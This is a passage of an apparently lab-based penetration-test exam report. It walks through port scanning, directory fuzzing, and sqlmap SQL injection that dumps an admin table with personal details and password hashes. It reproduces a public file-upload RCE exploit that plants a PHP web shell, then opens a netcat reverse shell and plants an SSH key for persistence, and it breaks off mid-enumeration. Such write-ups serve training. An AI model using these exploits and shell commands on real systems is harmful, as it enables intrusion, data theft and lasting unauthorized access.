04 41103cb3d19935e4adc898d5e104e025
05 bd287e41298117a10b0911e79c14523
06 b899b5c0bfc323c682255de6034f4af
07 fc98583b1f9c34cfc1dae587d77b76e
08 ce297316f332b684f3d45cccb749bc
09 3530e19516a47888dc5439e64db945
10 d2bee96e31ebbb8c6594c6162a738c
11 faebdd51363c6611b62969c64279fff
12 ce297316f332b684f3d45cccb749bc
13 1d6ac29232cd77915e7cf12100fcd993
```



3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

4.0 Additional Items

Appendix 1 - Proof

IP (Hostname)	Proof
192.168.72.5 - root.proof	1e76ede5cb15963d764f3df5d4e5ab7f -
192.168.72.5 - 1st.proof	8ba5ad8cbc5ff1a21a133e516f2b2143 -
192.168.72.5 - foothold.proof	72e9e54cf510c481285492fd71ca1971 -

Appendix 2 - Metasploit/Meterpreter Usage

For the exam, I used my Metasploit/Meterpreter allowance on the following machine:

- 192.168.72.4



Appendix 3 – NARRATIVE

192.168.72.5

We run the nmap command on 192.168.72.5 to find any open tcp/udp ports:

```
(m.panico20@pteh-kali-072-6)-[~]  
$ nmap 192.168.72.5  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 21:44 CET  
Nmap scan report for 192.168.72.5  
Host is up (0.00046s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
25/tcp    open  smtp  
80/tcp    open  http  
111/tcp   open  rpcbind  
2049/tcp  open  nfs  
32783/tcp open  unknown  
MAC Address: BC:24:11:80:25:3F (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

We noticed that the http port was opened and we checked:





We found a blank page, so we tried to do the fuzzing on 192.168.72.5 with our kali and the wmedium wordlist, with the command:

ffuf -w /usr/share/wordlists/wmedium.txt -u http://192.168.72.5/FUZZ


```
m.panico20@pteh-kali-072-6:~$ ffuf -w /usr/share/wordlists/wmedium.txt -u http://192.168.72.5/FUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.72.5/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/wmedium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

server-status      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2ms]
nt4stopc           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 0ms]
:: Progress: [220546/220546] :: Job [1/1] :: 25000 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```

We found the nt4stopc path and we checked it browsing 192.168.72.5/nt4stopc:



We did the fuzzing again but this time on 192.168.72.5/n4stopc with the following command:



ffuf -w /usr/share/wordlists/wmedium.txt -u http://192.168.72.5/nt4stopc/FUZZ


```
(m.panico20@pteh-kali-072-6) ~
$ ffuf -w /usr/share/wordlists/wmedium.txt -u http://192.168.72.5/nt4stopc/FUZZ

v2.1.0-dev


:: Method      : GET
:: URL         : http://192.168.72.5/nt4stopc/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/wmedium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500

icons      [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 0ms]
pages      [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 0ms]
css        [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 0ms]
js         [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 0ms]
screens    [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 0ms]
Documents  [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 0ms]
DB         [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 0ms]
           [Status: 200, Size: 10433, Words: 4042, Lines: 262, Duration: 21ms]
:: Progress: [220546/220546] :: Job [1/1] :: 22222 req/sec :: Duration: [0:00:30] :: Errors: 0 ::
```


We tried to browse the DB path: 192.168.72.5/n4stopc/DB:



This led to nothing, so we tried something else. We checked if the target had a sql injection vulnerability. We used burpsuite to intercept the request. We opened burpsuite on our windows machine and we went in proxy tab:



We clicked on the open browser then browsed the path 192.168.72.5/nc4stopc. We returned on burpsuite and clicked intercept to turn it on.



Now we inserted something in EMAIL and PASSWORD field then clicked sign in. At this point we returned on burpsuite and copied the request.

We went on our kali machine, and we created a file named request.txt and pasted the request with the following commands:

nano request.txt



```
m.panico20@pteh-kali-072-6: ~
GNU nano 8.2 request.txt
POST /passport/admin/ajax.php?action=login HTTP/1.1
Host: 192.168.72.5
Content-Length: 29
X-Requested-With: XMLHttpRequest
Accept-Language: it-IT,it;q=0.9
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
Origin: http://192.168.72.5
Referer: http://192.168.72.5/passport/admin/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ua10lo5c0r40fnn1ocjjf1nqlr
Connection: keep-alive

username=peppe&password=pepp
```

Now we used the following command:

sqlmap -r request.txt --dbs --batch

```
m.panico20@pteh-kali-072-6: ~
$ sqlmap -r request.txt --dbs --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:09:17 /2024-12-22/

[18:09:17] [INFO] parsing HTTP request from 'request.txt'
[18:09:17] [WARNING] provided value for parameter 'btn_login' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[18:09:17] [INFO] resuming back-end DBMS 'mysql'
[18:09:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: email (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: email=1l@111111 AND (SELECT 8916 FROM (SELECT(SLEEP(5)))nXVe) AND 'rUuQ'='rUuQ&password=asdfsdfasdfsdf&btn_login=
--
[18:09:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache/2.4.62
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:09:17] [INFO] fetching database names
[18:09:17] [INFO] fetching number of databases
[18:09:17] [INFO] resumed: 3
[18:09:17] [INFO] resumed: information_schema
[18:09:17] [INFO] resumed: exam_hall
[18:09:17] [INFO] resumed: wp
available databases [3]:
[*] exam_hall
[*] information_schema
[*] wp

[18:09:17] [INFO] fetched data logged to text files under '/home/m.panico20/.local/share/sqlmap/output/192.168.72.5'

[*] ending @ 18:09:17 /2024-12-22/

m.panico20@pteh-kali-072-6: ~
$
```



Now we tried to get the exam_hall database with the following commands:

sqlmap -r request.txt -D exam_hall --tables --batch

```
[22:16:27] [INFO] retrieved: manage_website
[22:17:12] [INFO] retrieved: tbl_student
[22:17:56] [INFO] retrieved: tbl_permission_role
[22:18:57] [INFO] retrieved: tbl_group
[22:19:21] [INFO] retrieved: tbl_subject
[22:19:48] [INFO] retrieved: tbl_sms_config
[22:20:27] [INFO] retrieved: room_type
[22:21:06] [INFO] retrieved: allot_student
[22:21:58] [INFO] retrieved: exam
[22:22:10] [INFO] retrieved: admin
[22:22:25] [INFO] retrieved: tbl_teacher
[22:23:04] [INFO] retrieved: allot
[22:23:24] [INFO] retrieved: tbl_class
[22:23:58] [INFO] retrieved: tbl_email_config
[22:24:42] [INFO] retrieved: tbl_permission
[22:25:22] [INFO] retrieved: room
Database: exam_hall
[16 tables]
+-----+
| admin
| allot
| allot_student
| exam
| manage_website
| room
| room_type
| tbl_class
| tbl_email_config
| tbl_group
| tbl_permission
| tbl_permission_role
| tbl_sms_config
| tbl_student
| tbl_subject
| tbl_teacher
+-----+
[22:25:38] [INFO] fetched data logged to text files under '/home/m.panico20/.local/share/sqlmap/output/192.168.72.5'
[*] ending @ 22:25:38 /2024-12-02/
```



sqlmap -r request.txt -D exam_hall -T admin --columns --batch

```
[22:28:43] [INFO] retrieved: id
[22:28:50] [INFO] retrieved: int(11)
[22:29:20] [INFO] retrieved: username
[22:29:47] [INFO] retrieved: varchar(500)
[22:30:36] [INFO] retrieved: email
[22:30:56] [INFO] retrieved: varchar(30)
[22:31:42] [INFO] retrieved: password
[22:32:19] [INFO] retrieved: varchar(100)
[22:33:03] [INFO] retrieved: fname
[22:33:20] [INFO] retrieved: varchar(50)
[22:34:01] [INFO] retrieved: lname
[22:34:20] [INFO] retrieved: varchar(500)
[22:35:06] [INFO] retrieved: gender
[22:35:31] [INFO] retrieved: varchar(500)
[22:36:15] [INFO] retrieved: dob
[22:36:28] [INFO] retrieved: text
[22:36:49] [INFO] retrieved: contact
[22:37:16] [INFO] retrieved: text
[22:37:34] [INFO] retrieved: address
[22:38:00] [INFO] retrieved: varchar(500)
[22:38:48] [INFO] retrieved: image
[22:39:08] [INFO] retrieved: varchar(2000)
[22:39:51] [INFO] retrieved: created_on
[22:40:34] [INFO] retrieved: date
[22:40:48] [INFO] retrieved: group_id
[22:41:26] [INFO] retrieved: int(11)
Database: exam_hall
Table: admin
[13 columns]
+-----+
| Column | Type |
+-----+
| address | varchar(500) |
| contact | text |
| created_on | date |
| dob | text |
| email | varchar(30) |
| fname | varchar(50) |
| gender | varchar(500) |
| group_id | int(11) |
| id | int(11) |
| image | varchar(2000) |
| lname | varchar(500) |
| password | varchar(100) |
| username | varchar(500) |
+-----+

[22:41:58] [INFO] fetched data logged to text files under '/home/m.panico20/.local/share/sqlmap/output/192.168.72.5'
[*] ending @ 22:41:58 /2024-12-02/
```





sqlmap -r request.txt -D exam_hall -T admin --columns --dump --batch

```
Database: exam_hall
Table: admin
[9 entries]
[16:55:00] [INFO] Table 'exam_hall.'admin' dumped to CSV file '/home/n.panico20/.local/share/sqlmap/output/192.168.72.5/dump/exam_hall/admin.csv'
[16:55:00] [INFO] fetched data logged to text files under '/home/n.panico20/.local/share/sqlmap/output/192.168.72.5'
[*] ending @ 16:55:00 /2024-12-04/
```

id	group_id	dob	email	fname	lname	gender	address	contact	password	username	created_on
1	1	1988-05-29	ndhalerao9@gmail.com	Nikhil	20141025_004121_918_Developer.png	Male	Nashik	9423979339	17730ee81369d9f7dd080ea68811fe991c4a4fe1a091d81677fde7f7055667	admin	2018-04-30
2	2	2019-01-13	rsj@gmail.com	raj	chilank	Male	pune	7412508936	30c4ff40a408f706cd99e8224ef4d78e54f8512d0f3ef6020283f0b306388	user	2019-01-26
3	4	1998-06-15	pritam@gmail.com	pritam	chilank	Female	ozar (nig)	8695812147	308c917581733a4f4e89613a88155205a64168447532f3eccc0ea21f0e39a21	user	2019-06-29
4	5	2014-07-15	pritam@gmail.com	pritam	chilank	Female	ozar (nig)	7758412369	308c917581733a4f4e89613a88155205a64168447532f3eccc0ea21f0e39a21	user	2019-07-01
5	7	2011-11-24	apurv@gmail.com	apurva	par.jpg	Female	nashik	7758412369	95d558e1e7d0803d7da38d5c5a0c4e7f01522ea79744fc7d08f4332a666271	user	2019-07-01
6	4	2016-08-10	pritya@gmail.com	pritya	3ellyfish.jpg	Female	niphad	5440799664	37c30ac253339241f652a6dfe0e0a7c733d8d21093a3740e9a0729a9677	user	2019-07-01
7	0	chilank	chilank	pritam	chilank	chilank	chilank	chilank	241992a37c6a7a7044edca190836547100801676d2f586efaf01923da5372454	user	2019-07-01
8	4	1996-06-15	kadampran17@gmail.com	pritam	apple.jpg	Male	ozar (nig)	8695812147	308c917581733a4f4e89613a88155205a64168447532f3eccc0ea21f0e39a21	user	2019-09-20

We got the exam_hall database with all usernames and the hash of their password. But this led to nothing. We returned on the web page and tried to search on exploit-DB if the exam hall system had known vulnerabilities. First we went on the exploit-DB page:



Then we searched exam hall:



Exploit Database Advanced Search

Title

CVE

Type

Platform

Port

Content

Author

Tag

☐ Verified ☐ Has App ☐ No Metasploit

Show

Date	D	A	V	Title	Type	Platform	Author
2021-07-08				Exam Hall Management System 1.0 - Unrestricted File Upload + RCE (Unauthenticated)	webapps	PHP	Davide 'yth1n' Bianchin
2021-07-06				Exam Hall Management System 1.0 - Unrestricted File Upload (Unauthenticated)	webapps	PHP	Thamer Almomhamadi

We clicked on the first link Exam Hall Management System 1.0 - Unrestricted File Upload + RCE (Unauthenticated):

Exam Hall Management System 1.0 - Unrestricted File Upload + RCE (Unauthenticated)

EDB-ID:
50111

CVE:
N/A

Author:
DAVIDE 'YTH1N' BIANCHIN

Type:
WEBAPPS

Platform:
PHP

Date:
2021-07-08

EDB Verified:

Exploit: /

Vulnerable App:

```
# Exploit Title: Exam Hall Management System 1.0 - Unrestricted File Upload + RCE (Unauthenticated)
# Exploit Author: Davide 'yth1n' Bianchin
# Contacts: davide dot bianchin at dedagroup dot it
# Original PoC: https://exploit-db.com/exploits/50103
# Date: 06.07.2021
# Vendor Homepage: https://www.sourcecodester.com
# Software Link: https://www.sourcecodester.com/php/14205/exam-hall-management-system-full-source-code-using-phpmysql.html
# Version: 1.0
# Tested on: Kali Linux
```

We copied the code:



```

GNU nano 2.2 50111.py *
# Exploit Title: Exam Hall Management System 1.0 - Unrestricted File Upload + RCE (Unauthenticated)
# Exploit Author: Davide 'ythin' Bianchin
# Contacts: davide dot bianchin at dedagroup dot it
# Original PoC: https://exploit-db.com/exploits/50103
# Date: 06.07.2021
# Vendor Homepage: https://www.sourcecodester.com
# Software Link: https://www.sourcecodester.com/php/14205/exam-hall-management-system-full-source-code-using-phpmysql.html
# Version: 1.0
# Tested on: Kali Linux

import requests
from requests_toolbelt.multipart.encoder import MultipartEncoder
import os
import sys
import string
import random
import time

host = 'localhost' #CHANGETHIS
path = 'SourceCode' #CHANGETHIS

url = 'http://' + host + '/' + path + '/pages/save_user.php'

def id_generator(size=6, chars=string.ascii_lowercase):
    return ''.join(random.choice(chars) for _ in range(size)) + '.php'

if len(sys.argv) == 1:
    print("#####")
    print("Usage: python3 examhallrce.py command")
    print("Usage: Use the char + to concatenate commands")
    print("Example: python3 examhallrce.py whoami")
    print("Example: python3 examhallrce.py ls+la")
    print("#####")
    exit()

filename = id_generator()
print("Generated " + filename + " file..")
time.sleep(2)
print("Uploading file..")
time.sleep(2)

def reverse():
    command = sys.argv[1]
    multipart_data = MultipartEncoder({
        'image': (filename, '<?php system($_GET["cmd"]); >?', 'application/octet-stream'),
        'btn_save': ''
    })

```

We then modified the two raw with the tag **#CHANGETHIS**

```

GNU nano 2.2 50111.py *
# Exploit Title: Exam Hall Management System 1.0 - Unrestricted File Upload + RCE (Unauthenticated)
# Exploit Author: Davide 'ythin' Bianchin
# Contacts: davide dot bianchin at dedagroup dot it
# Original PoC: https://exploit-db.com/exploits/50103
# Date: 06.07.2021
# Vendor Homepage: https://www.sourcecodester.com
# Software Link: https://www.sourcecodester.com/php/14205/exam-hall-management-system-full-source-code-using-phpmysql.html
# Version: 1.0
# Tested on: Kali Linux

import requests
from requests_toolbelt.multipart.encoder import MultipartEncoder
import os
import sys
import string
import random
import time

host = '192.168.72.5' #CHANGETHIS
path = 'nt4stopc' #CHANGETHIS

url = 'http://' + host + '/' + path + '/pages/save_user.php'

def id_generator(size=6, chars=string.ascii_lowercase):
    return ''.join(random.choice(chars) for _ in range(size)) + '.php'

if len(sys.argv) == 1:
    print("#####")
    print("Usage: python3 examhallrce.py command")
    print("Usage: Use the char + to concatenate commands")
    print("Example: python3 examhallrce.py whoami")
    print("Example: python3 examhallrce.py ls+la")
    print("#####")
    exit()

```

Then we tried to verify if the vulnerability worked:

python3 50111.py whoami



```
(m.panico20@pteh-kali-072-6)-[~]
$ python3 50111.py whoami
Generated kowufo.php file..
Uploading file..
Success, file correctly uploaded at: http://192.168.72.5/nt4stopc/uploadImage/Profile/kowufo.php
Executing command in 1 seconds:

www-data
```

Once we knew that the vulnerability worked, we opened a reverse shell with netcat. On our kali we listened on the port 7878:

nc -nlvp 7878

```
m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6)-[~]
$ nc -nlvp 7878
listening on [any] 7878 ...
```

We opened a second shell from our kali and with the code we copied from the exploit-DB we ran the command:

python3 50111.py nc+192.168.72.6+7878+-e+/bin/bash

```
(m.panico20@pteh-kali-072-6)-[~]
$ python3 50111.py nc+192.168.72.6+7878+-e+/bin/bash
Generated hmlzky.php file..
Uploading file..
Success, file correctly uploaded at: http://192.168.72.5/nt4stopc/uploadImage/Profile/hmlzky.php
Executing command in 1 seconds:
```

On the first shell that was listening we got the connection:

```
(m.panico20@pteh-kali-072-6)-[~]
$ nc -nlvp 7878
listening on [any] 7878 ...
connect to [192.168.72.6] from (UNKNOWN) [192.168.72.5] 41214
whoami
www-data
```



We used the following command to create a better shell:

python3 -c "import pty;pty.spawn('/bin/bash')"

```
(m.panico20@pteh-kali-072-6)-[~]  
$ nc -nlvp 7878  
listening on [any] 7878 ...  
connect to [192.168.72.6] from (UNKNOWN) [192.168.72.5] 41214  
whoami  
www-data  
python3 -c "import pty;pty.spawn('/bin/bash')"  
www-data@pteh-debian:/var/www/html/nt4stopc/uploadImage/Profile$
```

We went on the home directory of the user www-data doing 4 times the command:

cd /var/www

```
www-data@pteh-debian:/var/www/html/nt4stopc/uploadImage/Profile$ cd /var/www  
cd /var/www  
www-data@pteh-debian:/var/www$
```

ls

```
www-data@pteh-debian:/var/www$ ls  
ls  
foothold.proof  html  linpeas.sh  
www-data@pteh-debian:/var/www$
```

And we took the foothold.proof:

cat foothold.proof

```
www-data@pteh-debian:/var/www$ cat foothold.proof  
cat foothold.proof  
72e9e54cf510c481285492fd71ca1971 -  
www-data@pteh-debian:/var/www$
```

We ran the command:

ls -la



```
www-data@pteh-debian:/var/www$ ls -la
ls -la
total 856
drwxr-xr-x  7 www-data www-data  4096 Dec  6 11:48 .
drwxr-xr-x 12 root      root      4096 Oct  8 19:13 ..
-r--r--r--  1 www-data www-data  1686 Dec 21 17:27 .bash_history
-rw-r--r--  1 www-data www-data    7 Dec  3 18:09 .bashrc
drwx----- 3 www-data www-data  4096 Dec  6 11:48 .config
drwx----- 3 www-data www-data  4096 Dec 21 12:49 .gnupg
drwxr-xr-x  3 www-data www-data  4096 Nov 20 17:43 .local
-rw-----  1 www-data www-data   32 Dec  6 09:14 .python_history
drwxr-xr-x  2 www-data www-data  4096 Dec 22 22:32 .ssh
-rw-r--r--  1 www-data www-data  258 Dec 21 00:26 .wget-hsts
-rw-----  1 www-data www-data   36 Dec  1 16:17 foothold.proof
drwxr-xr-x  3 www-data www-data  4096 Dec  1 16:00 html
-rwxr-xr-x  1 www-data www-data 824847 Dec  3 13:23 linpeas.sh
www-data@pteh-debian:/var/www$
```

Then we went into the .ssh folder:

```
www-data@pteh-debian:/var/www$ cd .ssh
cd .ssh
www-data@pteh-debian:/var/www/.ssh$ ls
ls
authorized_keys
known_hosts
known_hosts.old
ssh-ed25519
'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFVJt88ABjgb8nlCw8Ns06grnrV42fVu16CruqPWFNM
0 1.borrelli11@pteh-kali-072-6'$'\n'
www-data@pteh-debian:/var/www/.ssh$
```

We opened a new terminal on our kali machine to generate the ssh key, that we pasted into the authorized_keys file. This allowed us to connect to www-data via ssh:

ssh-keygen

```
m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6) ~
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/m.panico20/.ssh/id_ed25519):
Enter passphrase for "/home/m.panico20/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/m.panico20/.ssh/id_ed25519
Your public key has been saved in /home/m.panico20/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:+gCtVuom6ZZNGjK/kABlHL2hf1DSuKbZJNe9xIYSkTw m.panico20@pteh-kali-072-6
The key's randomart image is:
+--[ED25519 256]--+
| o++              |
| oE o             |
|.o + o            |
| = ..            |
|o+ o.=o S        |
|o* *==.          |
|=B %+oo.         |
|o.Ooo .o         |
| oo+.            |
+----[SHA256]-----+
(m.panico20@pteh-kali-072-6) ~
$
```



We went into our .ssh folder and printed the content of our public key:

```
cd .ssh
```

```
cat id_ed25519.pub (In this case use your key not id_ed25519.pub)
```

```
(m.panico20@pteh-kali-072-6)-[~]
$ cd .ssh

(m.panico20@pteh-kali-072-6)-[~/ssh]
$ ls
authorized_keys  id_ed25519  id_ed25519.pub  known_hosts  known_hosts.old

(m.panico20@pteh-kali-072-6)-[~/ssh]
$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIImug2X7apknbpdo7Dc1YhJX+to0E0xQJPp+qmsJE7BB m.panico20@pteh-kali-072-6

(m.panico20@pteh-kali-072-6)-[~/ssh]
$
```

We copied the content of our public key and then we returned on our shell as www-data to insert our key in the authorized_key file:

```
echo "ssh-ed25519AAAAC3NzaC1lZDI1NTE5AAAAIImug2X7apknbpdo7Dc1YhJX+to0E0xQJPp+qmsJE7BB m.panico20@pteh-kali-072-6" >> authorized_key
```

```
www-data@pteh-debian:/var/www/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIImug2X7apknbpdo7Dc1YhJX+to0E0xQJPp+qmsJE7BB m.panico20@pteh-kali-072-6" >> authorize
d_keys
```

We then went on the home directory of the user transito and saw the file .bash_history:

```
cd /home/transito
```

```
www-data@pteh-debian:/var/www$ cd /home/transito
cd /home/transito
www-data@pteh-debian:/home/transito$ ls -la
ls -la
total 56
